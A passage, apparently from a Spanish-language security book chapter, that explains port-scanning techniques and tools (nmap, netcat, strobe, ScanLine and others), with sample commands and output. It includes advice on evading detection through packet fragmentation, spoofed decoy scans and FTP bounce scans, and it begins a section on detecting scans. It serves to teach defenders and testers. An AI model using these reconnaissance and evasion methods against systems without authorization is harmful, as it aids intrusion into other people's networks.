05/29-12:04:40.535502 192.168.1.10 -> 192.168.1.1
ICMP TTL:255 TOS: 0x0 ID:4321
TIMESTAMP REQUEST
```

DETERMINACIÓN DE LOS SERVICIOS QUE SE ESTÁN EJECUTANDO O ESCUCHANDO

Hasta ahora hemos identificado sistemas que están vivos al usar barridos de ping ICMP o TCP y recolectado información ICMP seleccionada. Ahora estamos listos para comenzar a escanear puertos de cada sistema.

Escaneo de puerto

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*7*
Evaluación del riesgo:	***9***

El *escaneo de puerto* es el proceso de enviar paquetes a puertos TCP y UDP en el sistema de destino para determinar cuáles servicios se están ejecutando o se encuentran en estado LISTENING (escucha). La identificación de puertos que escuchan es crítico para determinar los servicios que se ejecutan, y por consecuencia las vulnerabilidades presentes de su sistema remoto. De forma adicional, puede determinar el tipo de versión del sistema operativo y las aplicaciones en uso. Los servicios activos que están escuchando son semejantes a las puertas y ventanas de su casa. Son caminos para entrar al domicilio. Dependiendo del tipo de ruta de entrada (una ventana

o puerta), puede permitir a un usuario no autorizado obtener acceso a sistemas que están mal configurados o que ejecutan una versión de software que se sabe que tiene vulnerabilidades de seguridad. En esta sección nos concentraremos en varias herramientas y técnicas de escaneo de puerto populares que nos proporcionarán una información valiosa y nos darán una ventana a las vulnerabilidades del sistema. Las siguientes técnicas de escaneo de puerto difieren de las ya mencionadas, cuando estábamos tratando de identificar sistemas que están vivos. Para los siguientes pasos, supondremos que los sistemas están vivos y que estamos tratando de determinar todos los puertos de escucha o puntos de acceso posibles en nuestro de destino.

Queremos lograr varios objetivos cuando escaneamos puertos de varios sistemas de destino. Éstos incluyen (pero no están limitados) a los siguientes:

- Identificar los servicios TCP y UDP que se ejecutan en el sistema de destino.
- Identificar el tipo de sistema operativo del sistema de destino.
- Identificar aplicaciones o versiones específicas de un servicio particular.

Tipos de escaneo

Antes de revisar las herramientas de escaneo de puerto en sí, debemos analizar varias técnicas de escaneo de puerto disponibles. Uno de los pioneros en la implementación de diversas técnicas de escaneo de puerto es Fyodor. Ha incorporado varias de ellas en su herramienta nmap. Muchos de estos tipos de escaneo que se analizarán son el trabajo directo de Fyodor:

- **Escaneo de conexión TCP** Este tipo de escaneo se conecta al puerto de destino y completa un saludo de tres vías (SYN, SYN/ACK y ACK), como lo establece la RFC (Request for Comments, solicitud de comentarios) de TCP. El sistema de destino lo detecta fácilmente. En la figura 2-4 se proporciona un diagrama de un saludo de tres vías TCP.
- **Escaneo SYN de TCP** A esta técnica se le denomina *escaneo medio abierto* porque no se hace una conexión TCP completa. En cambio, sólo se envía un paquete SYN al puerto de destino. Si un SYN/ACK se recibe del puerto de destino, podemos deducir que está en un estado LISTENING (escucha). Si se recibe un RST/ACK, suele indicar que el puerto no está escuchando. El sistema que realiza escaneo de puerto enviará un RST/ACK para que nunca se establezca la conexión completa. Esta técnica tiene la ventaja de que es más sigilosa que una conexión TCP completa, y tal vez no la registre el sistema de destino. Sin embargo, una de las desventajas de esta técnica es que este tipo de escaneo puede producir una condición de negación de servicio en el de destino al abrir un gran número de conexiones medio abiertas. Pero a menos que esté escaneando el mismo sistema con una gran cantidad de estas conexiones, esta técnica es relativamente segura.
- **Escaneo FIN de TCP** Esta técnica envía un paquete FIN al puerto de destino. Basado en la RFC 793 (http://www.ietf.org/rfc/rfc0793.txt), el sistema de destino debe enviar de regreso un RST para todos los puertos cerrados. Por lo general, esta técnica sólo funciona en pilas TCP/IP de UNIX.

- **Escaneo Xmas Tree de TCP** Esta técnica envía un paquete FIN, URG y PUSH al puerto de destino. Basado en la RFC 793, el sistema de destino debe enviar de regreso un RST para todos los puertos cerrados.
- **Escaneo Null de TCP** Esta técnica desactiva las marcas. Basado en la RFC 793, el sistema de destino debe enviar de regreso un RST para todos los puertos cerrados.
- **Escaneo ACK de TCP** Esta técnica se utiliza para crear mapas de conjuntos de reglas de firewall. Ayuda a determinar si la firewall es un filtro de paquete simple que sólo permite conexiones establecidas (conexiones con un conjunto de bit ACK) o una firewall de estado completo que realiza un filtrado de paquetes avanzado.
- **Escaneo Windows de TCP** Esta técnica puede detectar puertos abiertos al igual que filtrados, no filtrados, o ambos, en algunos sistemas (por ejemplo, AIX y FreeBSD) debido a una anormalidad en la forma en que se reportan las ventanas TCP.
- **Escaneo RPC de TCP** Esta técnica es específica de sistemas UNIX y se utiliza para detectar e identificar puertos de llamada a procedimiento remoto (RCP, Remote Procedure Call) y su programa y número de versión asociados.
- **Escaneo UDP** Esta técnica envía un paquete UDP al puerto de destino. Si éste responde con un mensaje "ICMP port unreachable", el puerto está cerrado. Por el contrario, si no recibe este mensaje, puede deducir que el puerto está abierto. Debido a que se sabe que UDP es un protocolo sin conexiones, la precisión de esta técnica depende en gran medida de muchos factores relacionados con la utilización y el filtrado de la red de destino. Además, el escaneo UDP es un proceso muy lento si está tratando de escanear un dispositivo que emplea un filtrado de paquetes pesado. Si planea hacer escaneos UDP a través de Internet, esté preparado para resultados no confiables.

Ciertas implementaciones de IP tienen la distinción desafortunada de enviar de regreso paquetes reset (RST) para todos los puertos escaneados, sin importar si están escuchando o no. Por lo tanto, sus resultados pueden variar cuando se realizan estos escaneos; sin embargo, los escaneos SYN y connect() deben funcionar contra todos los hosts.

Identificación de servicios TCP y UDP en ejecución

Una buena herramienta de escaneo de puerto es un componente crítico del proceso de la recopilación de información. Aunque muchos escaneos de puertos están disponibles para entornos UNIX y Windows, limitamos nuestro análisis a algunos de los escáneres de puertos más populares y probados con el tiempo.

strobe

strobe es una venerable utilería de escaneo de puerto TCP escrita por Julian Assange (http://linux.maruhn.com/sec/strobe.html). Hace ya tiempo que existe y es uno de los escáneres TPC más confiables. Algunas de las características clave de strobe incluyen la capacidad de optimizar recursos de sistema y red y de escanear el sistema de destino en forma eficiente. Además de ser más eficiente, strobe (versión 1.04 y posterior) realmente agarrará cada anuncio asociado (si está disponible) con cada puerto al que se conecta. Esto puede ayudar a identificar el sistema




Figura 2-4 1) Envío de un paquete SYN, 2) recepción de un paquete SYN/ACK, y 3) envío de uno ACK.

operativo y el servicio en ejecución. La captura de anuncios se explica con más detalle en el capítulo 3.

Las listas de salida de strobe muestran cada puerto TCP en estado de escucha:

```
[root] strobe 192.168.1.10
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).

192.168.1.10   echo              7/tcp Echo [95,JBP]
192.168.1.10   discard           9/tcp Discard [94,JBP]
192.168.1.10   sunrpc          111/tcp rpcbind SUN RPC
192.168.1.10   daytime          13/tcp Daytime [93,JBP]
192.168.1.10   chargen          19/tcp ttytst source
192.168.1.10   ftp              21/tcp File Transfer [Control] [96,JBP]
192.168.1.10   exec            512/tcp remote process execution;
192.168.1.10   login           513/tcp remote login a la telnet;
192.168.1.10   cmd             514/tcp shell like exec, but automatic
192.168.1.10   ssh              22/tcp Secure Shell
192.168.1.10   telnet           23/tcp Telnet [112,ÂJBP]
192.168.1.10   smtp             25/tcp Simple Mail Transfer [102,JBP]
192.168.1.10   nfs            2049/tcp networked file system
192.168.1.10   lockd          4045/tcp
192.168.1.10   unknown       32772/tcp unassigned
192.168.1.10   unknown       32773/tcp unassigned
192.168.1.10   unknown       32778/tcp unassigned
192.168.1.10   unknown       32779/tcp unassigned
192.168.1.10   unknown       32804/tcp unassigned
```

Aunque strobe es muy confiable, es necesario que tenga en mente algunas de sus limitaciones: es sólo un escaner TCP y no proporciona capacidades de escaneo UDP. Por lo tanto, en el escaneo anterior sólo estamos viendo la mitad de la imagen. Para técnicas de escaneo adicionales más allá de lo que strobe proporciona, debemos buscar más a fondo en nuestro conjunto de herramientas.

udp_scan

Debido a que strobe sólo cubre el escaneo TCP, podemos usar udp_scan, orginalmente de SATAN (Security Administrator Tool for Analyzing Networks, herramienta de administración de seguridad para analizar redes), escrita por Dan Farmer y Wietse Venema en 1995. Aunque SATAN es un poco antigua, sus herramientas todavía funcionan muy bien. Además, las versiones más nuevas de SATAN, ahora denominada SAINT, se han lanzado en http://wwdsilx.wwdsi.com. Muchas otras utilerías realizan escaneos UDP; sin embargo, hasta la actualidad hemos encontrado que udp_scan es uno de los escáneres UDP más confiables. Debemos resaltar que udp_scan es confiable, pero tiene el efecto adverso colateral de activar mensajes de escaneo SATAN en los principales productos IDS. Por lo tanto, no es una de las herramientas más sigilosas que puede emplear. Por lo general, buscaremos todos los puertos bien conocidos debajo de 1024 y especificaremos los puertos de alto riesgo arriba de 1024. Aquí se muestra un ejemplo:

```
[root] udp_scan 192.168.1.1 1-1024
42:UNKNOWN:
53:UNKNOWN:
123:UNKNOWN:
135:UNKNOWN:
```

netcat

A pesar de la naturaleza a la vieja usanza de esta herramienta simple, otra excelente utilería es netcat (o nc), escrita por Hobbit. Puede realizar tantas tareas que todos en la industria la llaman la navaja suiza. Aunque analizaremos muchas de estas características avanzadas en todo el libro, nc proporciona capacidades de escaneo de puerto UDP y TCP. Las opciones `-v` y `-vv` proporcionan salida verbose (extensa) y very verbose (muy extensa), respectivamente. La opción `-z` proporciona modo de entrada y salida cero y se usa para escaneo de puerto, y la opción `-w2` proporciona un valor de intervalo para cada conexión. Como opción predeterminada, nc usará los puertos TCP. Por lo tanto, debemos especificar la opción `-u` para escaneo UDP, como en el segundo ejemplo que se muestra a continuación:

```
[root] nc -v -z -w2 192.168.1.1 1-140

[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open
```

```
[root] nc -u -v -z 192.168.1.1 1-140
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
[192.168.1.1] 56 (domain) open
[192.168.1.1] 42 (name) open
```

Network Mapper (nmap)

Ahora que hemos analizado las herramientas básicas de escaneo de puerto, podemos pasar a una de las herramientas de escaneo de puerto disponibles para UNIX: nmap (http://www.insecure.org/nmap). Nmap, de Fyodor, proporciona capacidades de escaneo TCP y UDP básicas, además de la incorporación de técnicas de escaneo ya mencionadas. Exploremos algunas de las características más útiles; de ellas la más simple es el escaneo de puerto SYN de TCP:

```
[root] nmap -sS 192.168.1.1
Starting nmap V. 4.68 por fyodor@insecure.org
Interesting ports on (192.168.1.11):

(The 1504 ports scanned but not shown below are in state: closed)
Port  State  Protocol  Service
21    open   tcp       ftp
25    open   tcp       smtp
42    open   tcp       nameserver
53    open   tcp       domain
79    open   tcp       finger
80    open   tcp       http
81    open   tcp       hosts2-ns
106   open   tcp       pop3pw
110   open   tcp       pop-3
135   open   tcp       loc-srv
139   open   tcp       netbios-ssn
443   open   tcp       https
```

Nmap tiene algunas otras características que también debemos explorar. Ya ha visto la sintaxis que puede usarse para escanear un sistema. Sin embargo, nmap nos facilita más el escaneo de una red completa. Como puede ver, nmap nos permite insertar rangos en notación de bloque CIDR (Classless Inter-Domain Routing, enrutamiento sin clase entre dominios; consulte la RFC 1519 en http://www.ietf.org/rfc/rfc1519.txt), un formato conveniente que nos permite especificar 192.168.1.1-192.168.1.254 como nuestro rango. También observe que usamos la opción `-o`, para guardar la salida a un archivo separado. Si se usa la opción `-oN`, se guardarán los resultados en un formato legible para seres humanos:

```
[root]# nmap -sF 192.168.1.0/24 -oN outfile
```

Si quiere guardar sus resultados en un archivo separado por tabuladores para que después pueda analizar gráficamente los resultados, use la opción `-oM`. Debido a que tenemos la posibi-

lidad de recibir mucha información de este escaneo, es una buena idea guardar esta información en cualquier formato. En algunos casos, tal vez quiera combinar las opciones `-oN` y `-oM` para guardar la salida en ambos formatos. Además, ahora nmap ofrece una opción de salida en XML con la opción `-oX`.

Suponga que después de recopilar la información de una organización, descubrimos que estaba usando un dispositivo de filtrado de paquetes simple como firewall principal. Podemos usar la opción `-f` de nmap para fragmentar los paquetes. En esencia, esta opción divide los encabezados TCP a través de varios paquetes, que puede dificultar aún más el acceso a dispositivos de control de acceso o sistemas de detección de intrusos (IDS) para detectar el escáner. En casi todos los casos, los modernos dispositivos de filtrado de paquetes y los firewalls basados en aplicación pondrán en fila todos los fragmentos IP antes de evaluarlos. Es posible que dispositivos de control de acceso antiguos o dispositivos que requieren el nivel más alto de rendimiento no defragmentarán los paquetes antes de pasarlos.

Dependiendo de la sofisticación de la red de destino y el host, los escaneos realizados hasta ahora pueden detectarse fácilmente. Nmap ofrece capacidades de señuelo diseñadas para abrumar a un sitio de destino con información superflua mediante el uso de la opción `-D`. La premisa básica detrás de esta opción consiste en lanzar escaneos de señuelo al mismo tiempo que se lanza el real. Esto se puede lograr al falsificar la dirección de origen de los servidores legítimos y entremezclar estos escaneos falsos con el escaneo de puerto real. El sistema de destino responderá a las direcciones de señuelo, así como a su escaneo de puerto real. Además, el sitio de destino tiene la carga de intentar rastrear todos los escaneos para determinar cuáles son legítimos y cuáles son falsos. Es importante recordar que la dirección de señuelo esté viva; de otra forma, sus escaneos pueden ahogar de SYN el sistema de destino y causar una condición de negación de servicio. En el siguiente ejemplo se usa la opción `-D`:

```
[root] nmap -sS 192.168.1.1 -D 10.1.1.1
www.target_web.com, ME -p25,139,443

Starting nmap V. 4.68 by fyodor@insecure.org
Interesting ports on (192.168.1.1):

Port    State      Protocol Service
25      Open       tcp      smtp
443     Open       tcp      https

Nmap run completed - 1  IP address (1 host up)  scanned in 1 second
```

En el ejemplo anterior, nmap proporciona las capacidades de escaneo de señuelo para dificultar la distinción entre escaneos de puerto legítimos y falsos.

Otra característica útil es escaneo con *ident*. ident (véase la RFC 1413 en http://www.ietf.org/rfc/rfc1413.txt) se utiliza para determinar la identidad de un usuario de una conexión TCP particular al comunicarse con el puerto 113. Muchas versiones de ident responderán realmente con el propietario del proceso que está unido al puerto particular. Sin embargo, esto es muy útil contra un objetivo de UNIX. Aquí se muestra un ejemplo:

```
[root] nmap -I 192.168.1.10
Starting nmap V. 4.68 by fyodor@insecure.org
```

```
Port      State      Protocol     Service      Owner
22        Open       tcp          ssh          root
25        Open       tcp          smtp         root
80        Open       tcp          http         root
110       Open       tcp          pop-3        root
113       Open       tcp          auth         root
6000      Open       tcp          X11          root
```

Observe que en el ejemplo anterior podemos determinar el propietario de cada proceso. Tal vez el lector astuto puede observar que el servidor Web se ejecuta como "root" en vez de hacerlo como un usuario no privilegiado (como "nobody"). Ésta es una práctica de seguridad muy mala. Por lo tanto, al realizar un escaneo con ident, podemos saber que si el servicio HTTP quedara comprometido al permitir que un usuario no autorizado ejecute comandos, el atacante sería recompensado con acceso root instantáneo.

La última técnica analizada es el *escaneo de rebote*. El ataque de rebote FTP fue traído a la luz por Hobbit en su publicación en Bugtraq de 1995, donde delineaba algunas de las fallas inherentes en el protocolo FTP (véase la RFC 959 en http://www.ietf.org/rfc/rfc0959.txt). Aunque ya es horriblemente viejo, arcaico y casi inutilizable en el Internet de hoy en día, el ataque de rebote FTP demuestra un método insidioso de lavar conexiones a través de un servidor FTP al abusar del soporte para conexiones FTP de "proxy". Es importante comprender esta técnica, aunque antigua, si en realidad desea entender la ruta que tomará un hacker para llegar a su objetivo.

Como describe Hobbit en la publicación mencionada, los ataques de rebote FTP "pueden usarse para publicar correo y noticias que es casi imposible rastrear, martillar servidores en varios sitios, llenar discos, intentar saltar firewalls, y generalmente ser fastidioso y difícil de rastrear al mismo tiempo". Además, puede rebotar escaneos de puertos fuera del servidor para esconder su identidad, o mejor aún, evitar los mecanismos de control de acceso.

Por supuesto, nmap da soporte a este tipo de escaneo con la opción `-b`; sin embargo, deben presentarse unas cuantas condiciones. Primero, el servidor FTP debe tener un directorio de lectura y escritura como /incoming. Después, el servidor FTP debe permitir que nmap alimente información de puerto falsa por medio del comando PORT. Aunque esta técnica es muy efectiva para evitar los dispositivos de control de acceso, además de esconder la identidad de alguien, puede ser un proceso muy lento. Además, muchas nuevas versiones del servidor FTP no permiten que este tipo de actividad corrupta se realice.

Ahora que hemos mostrado las herramientas necesarias para realizar escaneo de puerto, es necesario que entienda cómo analizar los datos que se reciben de cada herramienta. Sin importar la herramienta utilizada, estamos tratando de identificar puertos abiertos que proporcionan signos que delatan el sistema operativo. Por ejemplo, cuando los puertos 445, 139 y 135 están abiertos, existe alta probabilidad de que el sistema operativo sea Windows. Por lo general, Windows 2000 y superior escuchan en el puerto 135 y 139. Esto difiere de Windows 95/98, que sólo escuchan en el puerto 139.

Al revisar más la salida de strobe (de las primeras páginas de este capítulo), podemos ver que muchos servicios se ejecutan en este sistema. Si tuviéramos que hacer una especulación educada, este sistema parece estar ejecutando algún tipo de UNIX. Llegamos a esta conclusión porque el portmapper (111), los puertos de servicios Berkeley R (512-514, NFS (2049) y un alto número de puertos (3277X y superior) estaban escuchando. La existencia de estos puertos suele

indicar que el sistema en ejecución es UNIX. Además, si tuviéramos que adivinar el tipo de UNIX, diríamos que es Solaris. Sabemos por adelantado que Solaris normalmente ejecuta sus servicios RPC en el rango de 3277X. Sólo recuerde que estamos haciendo suposiciones y que el tipo puede ser diferente de Solaris.

Al realizar un simple escaneo de puerto TCP y UDP, podemos hacer suposiciones rápidas sobre la exposición de los sistemas que tenemos como objetivo. Por ejemplo, si los puertos 445, 139 o 135 están abiertos en un servidor de Windows, tal vez estén expuestos a una gran cantidad de riesgo, debido a las vulnerabilidades remotas presentes en los servicios que se ejecutan en ellos. En el capítulo 4 se analizan las vulnerabilidades inherentes a Windows y la manera en que el acceso a los puertos 445, 139 y 135 puede usarse para poner en peligro la seguridad de sistemas que no tienen medidas de seguridad adecuadas para proteger dichos puertos. En nuestro ejemplo, el sistema UNIX también parece estar en riesgo, porque los servicios que escuchan proporcionan gran funcionalidad, y se sabe que tienen muchas vulnerabilidades relacionadas con seguridad. Por ejemplo, los servicios de llamada a procedimiento remoto (RPC) y el sistema de archivos de red (NFS, Network File System) son dos formas principales en que un atacante puede poner en peligro la seguridad de un servidor UNIX (consulte el capítulo 5). Por el contrario, es casi imposible comprometer la seguridad de un servicio remoto si no está escuchando. Por lo tanto, es importante recordar que cuanto más grande sea el número de servicios en ejecución, tanto más grande será la probabilidad de que un sistema sea puesto en peligro.

Escaneos de puertos en Windows

Hemos hablado mucho hasta este punto acerca de escáneres de puerto desde la perspectiva de un usuario de UNIX, pero ¿significa esto que los usuarios de Windows no pueden unirse a toda la diversión? Por supuesto que no (las siguientes herramientas de escaneo de puerto se han pasado a la parte superior de la caja de herramientas debido a su velocidad, precisión y diversas características).

SuperScan

SuperScan de Foundstone puede encontrarse en http://www.foundstone.com. A través de los años se ha vuelto uno de los escáneres de puertos de Windows más rápido, confiable y flexible (convirtiéndose en la herramienta *de facto* para proyectos de valoración). A diferencia de casi cualquier otro escáner de puerto, SuperScan es un escáner de puerto TCP y UDP que tiene un gran precio (¡es gratis!). Permite la especificación flexible de IP de destino y listas de puertos. Como puede ver en las figuras 2-5 y 2-6, la herramienta permite escaneo de ping, escaneo de puerto TCP y UDP, e incluye varias técnicas para realizar todas estas acciones.

SuperScan le permite seleccionar entre cuatro diferentes técnicas de descubrimiento de host ICMP, incluida la tradicional solicitud de eco y la menos conocida solicitud de sello horario. Cada una de estas técnicas presenta varios descubrimientos que pueden agregarse a la lista definitiva de hosts vivos. De forma adicional, la herramienta le permite seleccionar los puertos que habrán de escanearse, las técnicas para escaneo UDP (que incluyen Data, Data+ICMP y escaneo de puerto de fuente estática), y las técnicas para escaneo TCP (que incluyen SYN, Connect y escaneo de puerto de origen estático).




Figura 2-5 SuperScan tiene varias técnicas de descubrimiento de host que son aliadas poderosas en la batalla digital.

La técnica de escaneo de datos UDP envía un paquete de datos al puerto UDP y, dependiendo la respuesta, determina si el paquete está abierto o cerrado. Este método es increíblemente acertado pero requiere una cadena nudge válida para ser reconocido por el producto. De modo que si el puerto UDP es un servicio esotérico, tal vez no pueda detectarlo si está abierto. El uso de las técnicas Data+ICMP lleva la técnica de datos al siguiente nivel de precisión, incluida una técnica UDP tradicional mejorada que envía varios paquetes UDP a un presunto puerto cerrado. Después, con base en la capacidad del sistema para responder con paquetes ICMP, crea una ventana en que se escanea el puerto de destino. Esta técnica es increíblemente precisa y encontrará todos los puertos que están abiertos, pero tal vez requiera un poco de tiempo para completarse. Así que asegúrese de planear este tiempo de escaneo adicional cuando seleccione esta opción.




Figura 2-6 La herramienta SuperScan proporciona varias herramientas de evaluación diferentes; muchas de ellas se analizan en otros capítulos.

WUPS

El Windows UDP Port Scanner (WUPS) proviene de Arne Vidstrom en http://ntsecurity.nu. Es un escaneo de puerto UDP confiable, rápido y relativamente conciso (dependiendo de la configuración de retraso), a pesar de que sólo puede escanear un host a la vez para puertos especificados en forma de secuencia. Es una herramienta sólida para escaneos UDP de un solo host apresurados, como se muestra en la figura 2-7.

ScanLine

Y ahora para conocer (otras) recomendaciones completamente concentradas en el escáner de puerto de Windows: se argumenta que ScanLine de Foundstone es la herramienta de escaneo de puerto más rápida y robusta jamás creada. La herramienta tiene miles de opciones, pero




Figura 2-7 El Windows UDP Port Scanner (WUPS) captura un sistema que ejecuta SNMP (UDP 161).

una de las características más valiosas es su capacidad de escanear rangos muy grandes de manera rápida, además de incluir escaneo TCP y UDP en una sola ejecución del producto. Eche un vistazo a este ejemplo:

```
C:\ >sl -t 21,22,23,25 -u 53,137,138 192.168.0.1
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Fri Nov 22 23:09:34 2002

------------------------------------------------------------

192.168.0.1
Responded in 0 ms.
1 hop away
Responds with ICMP unreachable: No
TCP ports: 21 23
UDP ports:
------------------------------------------------------------
Scan finished at Fri Nov 22 23:09:46 2002

1 IP and 7 ports scanned in 0 hours 0 mins 12.07 secs
```

Un desglose detallado y completo de la funcionalidad de ScanLine puede verse en el vaciado de archivo de ayuda:

```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

sl [-?bhijnprsTUvz]
   [-cdgmq ]
   [-flLoO <file>]
   [-tu [, - ]]
   IP[,IP-IP]

  -? - Shows this help text
  -b - Get port banners
  -c - Timeout for TCP and UDP attempts (ms). Default is 4000
  -d - Delay between scans (ms). Default is 0
  -f - Read IPs from file. Use "stdin" for stdin
  -g - Bind to given local port
  -h - Hide results for systems with no open ports
  -i - For pinging use ICMP Timestamp Requests in addition to Echo Re-
quests
  -j - Don't output "------..." separator between IPs
  -l - Read TCP ports from file
  -L - Read UDP ports from file
  -m - Bind to given local interface IP
  -n - No port scanning - only pinging (unless you use -p)
  -o - Output file (overwrite)
  -O - Output file (append)
  -p - Do not ping hosts before scanning
  -q - Timeout for pings (ms). Default is 2000
  -r - Resolve IP addresses to hostnames
  -s - Output in comma separated format (csv)
  -t - TCP port(s) to scan (a comma separated list of ports/ranges)
  -T - Use internal list of TCP ports
  -u - UDP port(s) to scan (a comma separated list of ports/ranges)
  -U - Use internal list of UDP ports
  -v - Verbose mode
  -z - Randomize IP and port scan order

Example: sl -bht 80,100-200,443 10.0.0.1-200

This example would scan TCP ports 80, 100, 101...200 and 443 on all IP
addresses from 10.0.0.1 to 10.0.1.200 inclusive, grabbing banners
from those ports and hiding hosts that had no open ports.
```

Desglose del escaneo de puerto

En la tabla 2-2 se proporciona una lista de escáneres de puerto populares, junto con los tipos de escaneos que realizan.

Medidas para contrarrestar el escaneo de puerto

El escaneo de puerto es una herramienta fundamental en el arsenal del hacker, como el pastel de manzana de mamá. Desafortunadamente, evitar escaneos de puerto es en realidad difícil. Pero aquí se muestran técnicas que puede usar.

Detección Los atacantes suelen usar el escaneo de puerto para determinar los puertos TCP y UDP que escuchan en sistemas remotos. Detectar actividad de escaneo de puerto tiene mucha importancia si está interesado en proporcionar un sistema de aviso temprano de ataque. El método principal para detectar escaneos de puerto consiste en usar un programa IDS de red como Snort.

Snort (www.snort.org) es un estupendo IDS gratuito, sobre todo porque hay firmas disponibles de autores públicos. Como ya habrá adivinado, éste es uno de nuestros programas favoritos,

Escáner	TCP	UDP	Sigilo	Recurso
UNIX				
